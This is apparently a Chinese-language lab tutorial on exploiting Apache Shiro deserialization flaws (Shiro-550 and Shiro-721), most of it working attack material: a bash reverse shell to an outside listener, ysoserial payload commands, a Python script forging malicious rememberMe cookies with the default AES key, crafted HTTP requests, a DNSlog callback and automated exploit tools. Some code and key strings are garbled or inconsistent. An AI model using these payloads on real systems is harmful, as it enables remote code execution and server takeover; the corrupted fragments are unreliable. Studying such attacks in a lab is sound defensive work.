

Shiro反序列化漏洞总结

Apache Shiro是一个强大易用的Java安全框架，提供了认证、授权、加密和会话管理等功能。Shiro框架直观、易用，同时也能提供健壮的安全性。

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1、Shiro rememberMe反序列化漏洞 (Shiro-550)

1.1 漏洞原理：

Apache Shiro框架提供了记住密码的功能 (RememberMe)，用户登录成功后会生成经过加密并编码的cookie。在服务端对rememberMe的cookie值，先base64解码然后AES解密再反序列化，就导致了反序列化RCE漏洞。

那么，Payload产生的过程：

命令=>序列化=>AES加密=>base64编码=>RememberMe Cookie值

在整个漏洞利用过程中，比较重要的是AES加密的密钥，如果没有修改默认的密钥那么就很容易就知道密钥了,Payload构造起来也是十分的简单。

1.2 影响版本：Apache Shiro < 1.2.4

1.3 特征判断：返回包中包含rememberMe=deleteMe字段。

1.4 漏洞利用

环境搭建

获取docker镜像

```
docker pull medicean/vulapps:s_shiro_1
```

启动docker镜像：

```
docker run -d -p 8080:8080 medicean/vulapps:s_shiro_1
```

工具准备

1、maven配置

```
sudo wget https://mirrors.tuna.tsinghua.edu.cn/apache/maven/maven-3/3.6.3/binaries/apache-maven-3.6.3-bin.tar.gz
tar -zxvf apache-maven-3.6.3-bin.tar.gz
sudo mv apache-maven-3.6.3 /usr/local/maven3
```

在/etc/profile末尾添加maven环境变量：

```
export M2_HOME=/usr/local/maven3
export PATH=$PATH:$JAVA_HOME/bin:$M2_HOME/bin

source /etc/profile
```

2、下载ysoserial并打包

```
git clone https://github.com/frohoff/ysoserial.git
cd ysoserial
mvn package -D skipTests
```

生成的工具在ysoserial/target文件中。

1、检查是否存在默认的关键字。

这里我们使用一个 Shiro_exploit，获取key

Github项目地址：https://github.com/insightglacier/Shiro_exploit

```
python shiro_exploit.py -u http://192.168.172.129:8080
```

```
try CipherKey :5aaC5qKm5oqA5pyvAAAAAA==
generator payload done.
send payload ok.
checking....
checking....
checking....
checking....
try CipherKey :kPH+bIxx5D2deZiIxcAAA==
generator payload done.
send payload ok.
checking....

vulnerable:True url:http://192.168.172.129:8080 CipherKey:kPH+bIxx5D2deZiIxcAAA==
```

通过获取到的key，常见的漏洞利用方式有两种：反弹shell和写入文件。

漏洞利用方式一：反弹shell

1、制作反弹shell代码

监听本地端口

```
nc -lvp 1234
```

Java Runtime 配合 bash 编码，

在线编码地址：<http://www.jackson-t.ca/runtime-exec-payloads.html>

```
bash -i >& /dev/tcp/192.168.172.133/1234 0>&1
```

```
bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE3Mi4xMzMvMTIzNCAwPiYx}|{base64,-d}|{bash,-i}
```

2、通过ysoserial中JRMPL监听模块，监听6666端口并执行反弹shell命令。

```
java -cp ysoserial-0.0.6-SNAPSHOT-all.jar ysoserial.exploit.JRMPLListener 6666  
CommonsCollections4 'bash -c  
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE3Mi4xMzMvMTIzNCAwPiYx}|{base64,-d}|{bash,-i}'
```

3、使用shiro.py生成Payload

```
python shiro.py 192.168.172.133:6666
```


```
root@kali:~/target# python shiro.py 192.168.172.133:6666  
rememberMe=X6Uu6hhVS7GI1YcWEjLGmuyJHwDddcwPgUY3pbi2pzCfQj05j1l21mBNCEYaQI3S7bbfqahNZtUx+Zl/V2bL4drVnZYYVbsPDPmxbD7nx1  
8zYt6n8Ts2BOAZWytBvONjYHqZluCHW6iwH1R084imVu3nQVRqoEIV8etm/Wp3PMsJ5g8UdrA0Yl+tXIdw0u6a1F9S2vFWPMHJKnuxwJYB+qPd8ulSAF  
iBkYarrIm0l0rHPdlnS2R0vuUGxCKLW/hYq+fUhcNaB8xAL+QoP6sSY39Vun3k+wlzZlUuSL3808hPdbtFUbKmysuo43fecPW6Yiwm/2BUU/OZE9Ddw+ap  
jUdpj152ovaXbv4AVJaiIKKdf1ScKD01AUbWycsWlXeYCN67u5UWd100iHUc5k/VCg==
```

shiro.py代码如下：


```
import sys  
import uuid  
import base64  
import subprocess  
from Crypto.Cipher import AES  
def encode_rememberme(command):  
    popen = subprocess.Popen(['java', '-jar', 'ysoserial-0.0.6-SNAPSHOT-all.jar',  
    'JRMPCClient', command], stdout=subprocess.PIPE)  
    BS = AES.block_size  
    pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).encode()  
    key = base64.b64decode("kPH+bIxk5D2deZiIxcAAA==")  
    iv = uuid.uuid4().bytes  
    encryptor = AES.new(key, AES.MODE_CBC, iv)  
    file_body = pad(popen.stdout.read())  
    base64_ciphertext = base64.b64encode(iv + encryptor.encrypt(file_body))  
    return base64_ciphertext  
  
if __name__ == '__main__':
```

```
payload = encode_rememberme(sys.argv[1])
print "rememberMe={0}".format(payload.decode())
```


4、构造数据包，伪造cookie，发送Payload.



nc监听端口，shell成功反弹：



java监听接口，查看服务器连接情况：



漏洞利用方式二：写入文件

1、生成poc.ser文件

```
sudo java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 "touch /tmp/success" > poc.ser
```

2、使用Shiro内置的默认密钥对Payload进行加密：

java调试：



调试代码：

```
package shiro;

import org.apache.shiro.crypto.AesCipherService;
import org.apache.shiro.codec.CodecSupport;
import org.apache.shiro.util.ByteSource;
import org.apache.shiro.codec.Base64;
import org.apache.shiro.io.DefaultSerializer;

import java.nio.file.FileSystems;
import java.nio.file.Files;
import java.nio.file.Paths;

public class TestRemember {
    public static void main(String[] args) throws Exception {
        byte[] payloads =
Files.readAllBytes(FileSystems.getDefault().getPath("d://poc.ser"));

        AesCipherService aes = new AesCipherService();
        byte[] key = Base64.decode(CodecSupport.toBytes("kPH+bIxk5D2deZiIxcaaaA=="));

        ByteSource ciphertext = aes.encrypt(payloads, key);
        System.out.printf(ciphertext.toString());
    }
}
```

3、发送rememberMe Cookie，即可成功执行命令。

```
POST /doLogin HTTP/1.1
Host: 192.168.99.242:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.99.242:8080/login?sessionId=75236B15F83316F41AB9F8DEB6740200;
Cookie: JSESSIONID=75236B15F83316F41AB9F8DEB6740200;
rememberMe=Ag7cBlmF6ufHmZkz2hA9S0p0Tl0vK5gW0hdugcbUc9rAhGj30Xy2l1H4c6d8G8L0wEtkgwoBPLZZvZb5tYFgeIzGaaykuahEUDQg+TythakC4wVcgMPAdMjml1kZt6gqeJL6gRtY1f8JLxJ652K4R2WEsnZ4S5MgRkUztFnd0PPxVL8btwIbd4Jd
mtf+HwBfZkVt3UJUEELH0TjFmM4tAAn7AqpmQ6aYVU0Y1Y+6gZmMwW9W7VH1HmF20Pq26a1X+H4M5onhyghp9+0D0Qw00a91MkGC0DAM00u0R44k6d3TqJEhOYLD6v5LUDa7M8+U5gJ+84t653geYRkYVZSV45St0cmS9TgTW4zAJZ0SUN4M4y60hM6Y0cm9625UNP4M4CkV9
ZwwE2CjQibK4H40E6a5YqD4zG0a0VsuPkSkwpaUDa4YF63K3KvCvL0zMLuCVH65H+86qH3Qv9dYTD1n1f4z3qgGvGVXEt01agAvY2UhdY2wqF820h1Vnw4dJ6lbnSsLLV1U514Q0Wk4DLUJN173k4LZDx3G3G5+Dy2+C5s4MBa0atYV0C63S8Sf164V4z8jgc1SwqD2PgFWthLM9QLV4JyPYVWTK
4xhd4zY6+MTw7KwFm3Q2VWFwkPUzRxCmNZJQgBfM29M607PqUlog22B0Sdm04l0L7MF2UagVNS65C4f0LUE40U8QIUQdza5TMBKhYhczqfG0mpVZK+Ylqqv+Z96UjRwoYLDGKwRJMmH18d6cgNDPWdaFhm52KaDu34d4hPFay4wcttBmJq52jLtsDuhmKuyyAgaUg4Z8PFJmDLJ6JFsaOjgmZU
XPNqG74k3lIMEKwA02b/NpYKj/gtkTtTqW70+LYLSFK3wR8f1K6Tr6eq3E4+HgZQzyOUHyPL+UjzMLR+Cn0U6tkFVwCDhS1Qrd+RtWYkM4Zn39eR5wA6BcAlkRg1DB8tUmWb65S0ldJcvtEpq7Q1H9W8WujhP11yaU9qk/g99+Cpw22C036ZDM2w0ctFocrsz9Z6rY0YL2saSL1N54RbHvAGYy
SEBhtVnetaZ+Hc0fRRLR1PYTKfqiL491PgOCa9jz29KcaCClAtySFgkVjARLwhoy46zJ8PkcC21saAMuGialtdq9L5dyw9Be+J57KtCM34GuuPiqtZU+07u+o+KunzG1DVqBZGp3cYDNxS47Ffmw7PoSe7N2OSGGJrzLB5MC1MpRqkEayFXAJBPzeLWGP0mz2RM0Gp9gd4AUEw4V9RlAAADlpgc
3h8ApMEHNSfzP0aAFa+RiGpR897XCbnMT9gu4pUIC6sewuY2L4GnyLkXAB0FdmubC2Cant0+0y+L6H1ZGN8AAkTF7eCRM6v8NlyS3aPcQJ0HMYH7k4TjRS07ZwPQ03OQ8hZMUUQ2a0N0z6tE6A44AkuHB1Esh4dWFSMBH+Ch3OCWPKYPHHAaBwafQWfZajshovgpkvWgIqz+h8d9kTuQR
5fz+fin+uJWl654T05V5+AhZTjYlRPw4th1npxnq1d2qOKNOhBDJSG6Zg5jNNBwWYU3caJz0AVBSs0KHzVNmZbnEadACe7woWl6mU+wnWmMmRhMSz71M5d6w0Znn97P0SBeWEqqTlx5sm5yXqPcQ8EmakFhk5TKg2HORDNcaRXGygmSiyuaT0shuQIND7davrB5wEvrLdRakQ237SvE
yRnLgY1+6RLQHEtm8NDgmjBejaXT3QYXY4uVZz4JRYkYJkL8rRk7h9k8ahYKkRvSVl9bX0bZDBxCGnlVqrb0Ek1n4Y1NbGisQyp17ZFbHkK16fUJwh6xgm=
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

username=admin&password=admin
```

在目标服务器/tmp目录下，生成success文件。

```
root@cs986e1de6bba:/tmp# ls
hsperfdata_root tomcat-dcbase.6727731163762489878.8080 tomcat.1215546383701699579.8080
root@cs986e1de6bba:/tmp#
root@cs986e1de6bba:/tmp#
root@cs986e1de6bba:/tmp# ls
hsperfdata_root success tomcat-dcbase.6727731163762489878.8080 tomcat.1215546383701699579.8080
```

2、Shiro Padding Oracle Attack (Shiro-721)

漏洞原理：

由于Apache Shiro cookie中通过 AES-128-CBC 模式加密的rememberMe字段存在问题，用户可通过Padding Oracle 加密生成的攻击代码来构造恶意的rememberMe字段，并重新请求网站，进行反序列化攻击，最终导致任意代码执行。

影响版本：Apache Shiro < 1.4.2版本。

漏洞利用：

1、登录Shiro网站，从cookie中获得rememberMe字段的值。

```
GET /samples-web-1.4.1/ HTTP/1.1
Host: 192.168.172.133:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.172.133:8080/samples-web-1.4.1/login.jsp
Cookie: JSESSIONID=1c106200-cd31-4eb5-a010-be74983da147;
rememberMe=zRfh8y6eSYevczdZx1YVjD2VqslmP0RDgnR3vDSS1CkYjseFFyPKJz6Yalud9A4Muuo9gRkLUtyYx5JLgSjy0NzLzRpBk3ADAIT30M+8SpYyGq1e7RAHD69ktm4HgAewyAl7mgG+AuysMSCq3RcMsdoktHewtU90Q+IB7X1h1/VzGekJlNmXrARcbH3mqW07
4HMPFZ2qD3zRfhcyonCdaJgdy4tUUCD6120wOUgwbYhPchblHg26r1udylYmK0AB0JERSGcmUJw9H4m4432zRH3my03YhF0n1PTGAAdMdeim4Z/ZctMs9PpZlYp2U8h6n17FcL6h50rm+8HB6YsE70SklNv77Sx1w0ldlyRvZcDhwMM0Ec4ULW5xmHwj+De2EbnCbA8e
LLYfId78BkYz2b5N8klrcCHQCPqc7GU5XkNjWkN2eWFM8CmN1wwr1T2dlf8ChexTzcABv34eQ+Nq4XV+eshu
Connection: close
Upgrade-Insecure-Requests: 1
```

2、利用DNSlog探测，通过ysoserial工具payload。

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 "ping 75bbot.dnslog.cn" >
payload.class
```

3、使用rememberMe值作为prefix，加载Payload，进行Padding Oracle攻击。

github项目地址：<https://github.com/longofo/PaddingOracleShiro-721>

使用示例：

```
0: 1. PaddingOracleAttack-Shiro-72.java -jar PaddingOracleAttack-1.0-SNAPSHOT.jar http://192.168.172.133:8080/samples/web-
1: 4/4/ ZTeHa8eSYevackcMzx1YVjD2WqsktmPO/Rdgn3tYaDSS1CkJyJeEFxIPKJZ6A/uad94muu09gRLxUtyXs5iGLcSylv0NzZJRpB13jADaAiT30M+
2: 1kSpYxYg6le7RAHDz9KtXn4H8AewyA17mjG+AuyslSEq3lrcmsdsktHewtU9QG+e7X71k1VvZGe1rJNnxXARcbB3mqW074jM/OPFZZdQ3jZRncynCqDaJgd
3: x4/1UrCD612QwOUgwbXhpChbb1LW626r1udiYnYmKOAB10JEfSGcmrUJ79HAM443tZrRH3mlyO3YhFOn1pTGAdkMdeiem4Z/ZcMs8FpzLYp2UG6r17jFp
4: L6h50nm+BHB6Yb870SkNvYs75xTw0kdnYrVZcDhW00E4ULW5XmHwJ+De2EbncbA8eLLYpKdX78bK/y2b/j5NB1creCH/QCpqc7GUI5tKJn/wNIX2eWFnT8
5: CnN1wwfT2diV8ChcETzcABv34eQ+NqAXv+eshu.16 payload.class
```

```

INFO] 2020-07-05 01:19:54, 878 method.com.longfo.Poracle.encrypt(Poracle.java:143)
Generate payload success, send request count => 359606
[INFO] 2020-07-05 01:19:54, 881 method.com.longfo.Poracle.main(Poracle.java:188)
Result => 2LfnmInwDpWu0zZp0b8r3ybe25J0cxWQcA383z9a8PB6R8K5v0gspJbD6afVbNk1z2d4xfBT4bFOtTz6zSuzIwmgHe2Da8pggMxRkHlQ69bQXblpUlpaz01bYUlsQW4SLmC1v
6bzM1YH1IXG7/wz2PMAOvK1x7dVSMb0aXe/YQbWup0sxfznWnL78aeK8qLxslaacvILrJDwR2VRMmycOf7a0z9H1ET4HnIlIu0QdRENvY5wexUUMDQqor1Jm/zVag5R7QVQH/H+m181gn062gskulIW
1V9w6kL/rs05zmV7/hGpxgl1J0u4H40e4Roc4cmOR1WQqONNQCaf/BGRNhx+CRX0wEM9pFqG/FDjJQpV09chsg7Eh+*nAXAD+CzqkQevagk18y1ghl+AmB25pJE67JTJTGWovJBE821apvCkY1
F3jQtU/BhKsC/T210C6m1J8Bu0Mdx05AS2Rlouw+jnCjVwCddH7HT5TjYr11DVIv+*R3c/LAvtHXKtHkHCBTAYZ1JjvaIvQsX17J2JkV1NLd+FGcUBVJohEDxPKPggf3X82dZuXmTcC3
3bZhsYszcqt4B6zgoW1ajPwXhCQQA250GvY280c0kmumkN1sJWc1T2n0d6G7S0LzTjzgszhW26XgqumM/p0q3FqzTfFn8pH8VtP5vbnVMSpAZ5hg4m/+C4WL/F1LOV1lW+3D28d0z
aaad/a9nnQa2MedtHwY+Jr5bYBWNJ2Vq0G6v1WmY/HNLAFknhgJlB1Zx0vV96Qe30cPMF7Qh2nEzP1J48LSumrpuvJdZGCSV817H6PVT1jXt01SP+D2CJRG56+Cins0Soga21pb+YlYhPvF2Cc
3QxQ251fPUMUw+55wCv0BcxJkghpJ5bH6V9MJ1lxh2AtQzIfW/gskn1KvCBr691Gfz7WnuUKm0u0UfY1kYD2+1A9x+70T13fhdhXgZs40ag1qGtQ9Y1gW9bUJm4WJaUq04mZCm1YJvrmcdW
lPVLX12TVZa60S6/raGmZnX1P7dY97Yp0D3RRE0012QmRnAlWfWsske7zGqvwssrg+Acamt6141K1XmJsp0L0Chy71n1dVYv0Uq1qfW976GyCuV1mJ0og6048Gpxr1Wm/Fn0t
7CY5JR1k0m/kZnLQ0B0S01H1dmyd05iXjKqazXDV+H564yQqz0b053IKKR/KUNftrSubhSjdz0b8FRX0T1H3UJ5P1u1/vy5xm4w15mL006/WcTpTm8LcKdJztZqG6C88mJtMt7rmn0mN
7tGvS5p9qdmm+1wE0B01aj+GKPMZuL0u0EBRL5Se/87b6V7Wq3QzfbzIE3fi14J71PMQBVHvH0z1zskSb1J47/681a4Uh84b1JQdTA/GkAUd41qG9fHNL8p5HDJbJ8at4z9fIRXkMDJ5ta
b10J44NP1sAR00d0u0Q/G66s31bmVnmV9rFLpxLHRP0tG5MMfuu195CfBo0rEMNRHlYuhCBg5Vofnlr1n0TODU05u+EP8b0NEFFP0d1+PHY4GnncwZvYhsB2b8Q61qfW96C8mrr0zn04/ak7u
PpJIdRz5S8SWqjYlJtQ/p1dV3r0wJtJ+Dnu0gq4mL2bnyN1Xw6t41NP/Cwfs1pWwNDEdS2cS3sYcYNSpQJdxJbTg916t48rVwPdz15w1n1r1Gv57bS8eqlIn2Qoag12b+0V1Y0s0zmqmU
Ypgyxof3RCzisa3WIEk6n01fPpLD22nhwaj3b0cnVALAafv51246fucKwSribz+NGF83g+GaqJzVnAKmJ96t3x9A/3WE1pRkrdtQ+299raf16DU/+h51nrhW3K9grr321G3L+X1KvprvE
NsudeNkdDhJh0ts70+*xfv4dUM5Gka0BpadU0Gf9s0fwm/2N3CFSrImr7D1JjHv0S4AUZu1nL/6sAQeT/qUTeAk0lpQm4rA8WdAK9Qz3K5A8Bh95WqJgpW61N10BbkoCaJ34hYhqm1+17Sp
4dgvP1K+8wG0CKn0+0mc36h08r7SY2W1403+3=WHU11JQTSZm5T1Yr/HoR3+1TXH2SAkcbTAD0eJDqWtr2FX1FKmqUleSLADep4Rk2ndf1LWN7pyz305GJ6dfKqUTsgfUwMnMcATAC14
e1Azer10k1x871mUy8J6BwRfMbl1Wx1L12383ncN0/kp5dGQCF210eXFWbFD7PcJ1JXnLavnoXGvM5oDeNpJvYfveux0C2j1GstWCpE1SLN2Y1K7k6rwe9pR186BhhpKhWp2cJEDW31f7
dmbWSA9Y99fihqXp1L1Gc4h8r5m1Cztg7fVvXr1/1OuNhKp1Zy0E/1g6dQ1L10VGSB1mH/L0G6VYb1n3M/+Z31BLHlghGLLgWtC9Rvqdy+eLSDAd2HD1Ahp+10+03Gm2oHsHWOP2Kn1FHxZd
LfmpDv1P7q1q1k5y44wd0CmC8CWM8Czn81u/LBdCnXP1SG5V5mmkrs19G2S6V9EnnrXGm4U1WESf6bR6611D7czvuzMnhL+Xp31A18L0Q45C+4zaa1gk1d7eJmTnUW1F09LfcnpS05Jzdc/
1m1jfbEA/d4mpQ2eHb07/8cy6fE8b6Ew91rLHV1LHD0GsdS1P76R36WZKp5q1G2Ac4d29YeYkYUsJpDRB39WkGQWQEPD7dZkhl1xm1B1LDuzavAZPRPpAVmHvU9f6u1f7Q6u00h037413M1j2do
LJA1NEAdGLdAKyEM242A/G6k12q4+MssAcacry81K1KBP94Yu4h1R9fU1J3C2N9Z4KqU1Jf5/9113B0w0/406zV2tGfJeyJmK8v0H1q87VgY0/wcMtgGv0B1s4XB1JmZ34RCXh5m52zvYb1BGR
85+51wqMqnd0q0s4SD1Q3q3W7LrYvA5w9YczkasmMcxAL1m2R9RfU1T1k0uQ/0J0U0H4aW1WU75C5C30V6G5AgBShdLP0c9gJYwKv/fB4700mQ1Q0A98dc/rbcfZv7Y1T142a59z1923K1d
+ttAafqAFFSS1qW6Q4S8D37w9qB9uexY4g431W6XGMT1Jed0Jq1v7Mdsu4dQbAhrK465Gf9r/mNm/X00L0T0bZG6v0AgARuTtYrMAG1+q32TnGwA0U60qBztZr15x0oVrYg04P4D01Jy5p9VkfJj
m4ciBmLa/Y9w/6N4Q2S8D37VphqV6hENV301ABT06upuzzuJed0Jq1v7Mdsu4dQbAhrK465Gf9r/mNm/X00L0T0bZG6v0AgARuTtYrMAG1+q32TnGwA0U60qBztZr15x0oVrYg04P4D01Jy5p9VkfJj
5x0vYr9rnZqEHTS2+5+8Wgk7JhUg6Egk7K56e1p1J3SfAfgD5V0EgJZ3U1ccEmhK0cJRSf03WycL+g1JyLfZr1CRS3G2320PCCR35AP1J1JpYmLRENOG0gqkhZCkZc1sM13qU74FVtJmTAI
WuJhZuX2A8N17092Dm23X9S31Z1uR7dUX1P7JG64cu51wd77Jjaep5Lfl6rV311v3TzK2DpBgHnALDGMqVJbQ119x5AqL28bW5g5WbH3WYU1ZzovJGspYal1x5wYqU1K9nu15G5v188gT09
PT09PT09PT09PT09Tww==

```

[illegible]

5、成功触发Payload，在DNSLog获取到目标IP。

DNSLog.cn

Get SubDomain

Refresh Record

75bbot.dnslog.cn

DNS Query Record	IP Address	Created Time
75bbot.dnslog.cn	218.8.157.5	2020-07-05 01:21:52
75bbot.dnslog.cn	218.8.152.147	2020-07-05 01:21:52
75bbot.dnslog.cn	218.8.157.5	2020-07-05 01:21:52
75bbot.dnslog.cn	218.8.152.147	2020-07-05 01:21:52

3、一键自动化漏洞利用工具

ShiroExploit：支持对Shiro-550（硬编码秘钥）和Shiro-721（Padding Oracle）的一键化检测，支持简单回显。

Github项目地址：<https://github.com/feihong-cs/ShiroExploit>

Shiro-550，只需输入url，即可完成自动化检测和漏洞利用。

Shiro550/721漏洞检测 by 飞鸿

选择要验证的漏洞

Shiro550

目标操作系统

Linux

☐ 复杂Http请求

☐ 指定Key和Gadget

指定Key


指定Gadget

http://192.168.172.129:8080/

rememberMe=dGhpcy8pcyBhIGRlbW9uc3RyYXRpb24gc3RyaW5nCG==

下一步

Shiro-721，需输入url，提供一个有效的rememberMe Cookie，并指定目标操作系统类型



Shiro550/721漏洞检测 by飞鸿

选择要验证的漏洞: Shiro721 目标操作系统: Linux ☐ 复杂Http请求

☐ 指定Key和Gadget 指定Key 指定Gadget

http://192.168.172.133:8080/samples-web-1.4.1/

```
rememberMe=ZTeHa8yeSYevzcMZxx1YVjD2WqsktmPO/RDgn3tYaDSS1CkJyjeEFxIPKJZ6Ya/uad9A4muumo9gRLxUTyXs5JiLgSylv0NzZJRpBl3jADAI30M+IkSpYxyGq1e7RAHDz9ktxN4HgAewyAl7mjG+AuysMSEq3lrCmsdokaHewtU9QG+fb7X1kiVVzGelrJNmXxARcbH3mqW074jM/0PFZ2qD3JzRncyonCqDaJgdx4/1UrCD612QwOUgwbXhPchbbIMg26r1udiyNYmK0ABtIOJefSGcmrUJW9HAm443t2zRH3miy03YhF0nlpTGAdkMdeiem4Z/ZctMs8PpzLYp2U6K6rI7jFcL6h5orn+BHB6YsE70SksNVv7SxTw0kdNyRvZcDhWMO0Ec4ULW5XmHwj+De2EbnCbA8eLLYFkdX78bK/y2b/j5NB1creCH/QCpqc7GUI5tKjN/wNIX2eWFnt8CrnN1wwfT2dlV8ChexTzcABv34eQ+NqAxV+eshu
```

下一步

Shiro-721漏洞利用：

- 1、登录Shiro网站，从cookie中获得rememberMe字段的值。
- 2、通过ysoserial反序列漏洞利用工具生成攻击payload作为plaintext；

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsCollections1 'touch /tmp/test' > payload.class
```

- 3、使用rememberMe值作为prefix进行Padding Oracle攻击，加密payload的plaintext得到rememberMe攻击字符串。

Github项目地址：https://github.com/Geekby/shiro_rce_exp

```
root@kali:/home/shiro_rce_exp# python shiro_exp.py http://192.168.172.133:8080/samples-web-1.4.1/ ZTeHa8yeSYevzcMZxx1YVjD2WqsktmPO/RDgn3tYaDSS1CkJyjeEFxIPKJZ6Ya/uad9A4muumo9gRLxUTyXs5JiLgSylv0NzZJRpBl3jADAI30M+IkSpYxyGq1e7RAHDz9ktxN4HgAewyAl7mjG+AuysMSEq3lrCmsdokaHewtU9QG+fb7X1kiVVzGelrJNmXxARcbH3mqW074jM/0PFZ2qD3JzRncyonCqDaJgdx4/1UrCD612QwOUgwbXhPchbbIMg26r1udiyNYmK0ABtIOJefSGcmrUJW9HAm443t2zRH3miy03YhF0nlpTGAdkMdeiem4Z/ZctMs8PpzLYp2U6K6rI7jFcL6h5orn+BHB6YsE70SksNVv7SxTw0kdNyRvZcDhWMO0Ec4ULW5XmHwj+De2EbnCbA8eLLYFkdX78bK/y2b/j5NB1creCH/QCpqc7GUI5tKjN/wNIX2eWFnt8CrnN1wwfT2dlV8ChexTzcABv34eQ+NqAxV+eshu payload.class
```

```
rememberMe cookies:
Sr3FrVSmz48Tz+k5ZQxUvWvAoyEOxk73bEOKUZgvK/W4U8sTEwzhUiU5YwS5HLZb5qe40REONqDBiDxiDz53NCLz7Xz57yorDiuvzRzfosivcVjHsBf
hefJETO7VudSskBpf7+KPFVmbvPillkMuF153B/YjoAslqQPdv2bBfS+H9BxILf4vRbhWmVLZnq/mj0t4d3MPHLV6vrtGCp0OjLFvDkPz5M1EkluA1JjM5
Qbgm4fWGXaci778eWkTWbxqRS7nmfy/UX4PltrwloHdJhB69Pu7qorHuaUpDR0YcWbiBc/VuAvOhoutKCW0LjQOjKyJsGj/6nMKTJ98ZG2sG52R50Hp
jCkaxYADnlt2S9y9wQ8OwSx05VdcuCWjDlq+WjWFeP0oQIAxQCiJmHN8G+f609Hj4G1mNYDGsOVI17J+JWt2ri4HEICHxelfP6e+ALb/UEYGxvRHs1lV
Q+14t1lU6NtPrM64ytCt0kX1cLJCAZF8YEy6/iYwFyVvbymNrUoE1nAF3Rgz2U8WMvy/yJzFQZm87Lod50r66EC+Y2BANO2rGmo02gQIif/M8SHWXA
loP29Fz30Hnqah7s2jHbAw5QZuh+6pgbkb+U9WkFQjISbsJzBm+3MRt0hN2rnbjMvBjmo6Z+FuUZYQNmLo93pDflsYhvYaKcL8Ji3KiCUlv/zC4shb
0+kqg7QD0B9te7n47UqaAoyH60k60+sTz2lzp8W2oDg6iCiWA3njB3ZKp9WhPNgtlqiJcwPcHlmdFJztMkfBcDfEoQXBr1X253IZImSPC0LkKJZBI2d
vtSiXVjoi3XR7Qym1m01BHLgz2vF17ANT9H5KXgjfm6Ct6xjFEfHU1+DxevS/GoeSwOzCeOBNSn9UvjopnGoZGrnRw/XaeU+3UpFb+kRI4pr60vm/J9
rZ7WgB3qj90pVzStXRzHDeTkbOCgAZzxOwoH8TuA0TkW3NVSvg1OMAspYhGDIotFznnOc3ES8D5KzPyThas0eGvrmzPgPwLTKlcfzZEWgmndJFok3f1
yMwFVSeGGWYkeeNgCAzrWF/LpkTSfxCRwe0dhUkFXEYlYksTWZgmWU4hai1ifz7+dpm/tME/BZhzBIVRYwraYYydyN34ODw/RJN+LSsL0XRFb0xPWju
```

4、使用构造的rememberMe攻击字符串重新请求网站，进行反序列化攻击，最终导致远程任意命令执行。

Request

RawParamsHeadersHex

GET /samples-web-1.4.11/HTTP/1.1
Host: 192.168.172.133:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=1c106200-cd31-4cb5-a010-be74952da147;
rememberMe=Sr3FrVSmz48Tz+k5ZQxUvWvAoyEOxk73bEOKUZgvK/W4U8sTEwzhUiU5YwS5HLZb5qe40REONqDBiDxiDz53NCLz7Xz57yorDiuvzRzfosivcVjHsBfhefJETO7VudSskBpf7+KPFVmbvPillkMuF153B/YjoAslqQPdv2bBfS+H9BxILf4vRbhWmVLZnq/mj0t4d3MPHLV6vrtGCp0OjLFvDkPz5M1EkluA1JjM5Qbgm4fWGXaci778eWkTWbxqRS7nmfy/UX4PltrwloHdJhB69Pu7qorHuaUpDR0YcWbiBc/VuAvOhoutKCW0LjQOjKyJsGj/6nMKTJ98ZG2sG52R50HpjCkaxYADnlt2S9y9wQ8OwSx05VdcuCWjDlq+WjWFeP0oQIAxQCiJmHN8G+f609Hj4G1mNYDGsOVI17J+JWt2ri4HEICHxelfP6e+ALb/UEYGxvRHs1lVQ+14t1lU6NtPrM64ytCt0kX1cLJCAZF8YEy6/iYwFyVvbymNrUoE1nAF3Rgz2U8WMvy/yJzFQZm87Lod50r66EC+Y2BANO2rGmo02gQIif/M8SHWXAloP29Fz30Hnqah7s2jHbAw5QZuh+6pgbkb+U9WkFQjISbsJzBm+3MRt0hN2rnbjMvBjmo6Z+FuUZYQNmLo93pDflsYhvYaKcL8Ji3KiCUlv/zC4shb0+kqg7QD0B9te7n47UqaAoyH60k60+sTz2lzp8W2oDg6iCiWA3njB3ZKp9WhPNgtlqiJcwPcHlmdFJztMkfBcDfEoQXBr1X253IZImSPC0LkKJZBI2dvtSiXVjoi3XR7Qym1m01BHLgz2vF17ANT9H5KXgjfm6Ct6xjFEfHU1+DxevS/GoeSwOzCeOBNSn9UvjopnGoZGrnRw/XaeU+3UpFb+kRI4pr60vm/J9rZ7WgB3qj90pVzStXRzHDeTkbOCgAZzxOwoH8TuA0TkW3NVSvg1OMAspYhGDIotFznnOc3ES8D5KzPyThas0eGvrmzPgPwLTKlcfzZEWgmndJFok3f1yMwFVSeGGWYkeeNgCAzrWF/LpkTSfxCRwe0dhUkFXEYlYksTWZgmWU4hai1ifz7+dpm/tME/BZhzBIVRYwraYYydyN34ODw/RJN+LSsL0XRFb0xPWju
Connection: close
Upgrade-Insecure-Requests: 1

Response

RawHeadersHexHTMLRender

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: rememberMe=deleteMe; Path=/samples-web-1.4.1; Max-Age=0; Expires=Fri, 03-Jul-2020 13:32:09 GMT
Set-Cookie: JSESSIONID=19eea2a7-d645-4e99-8147-c4dc109c7903; Path=/samples-web-1.4.1; HttpOnly
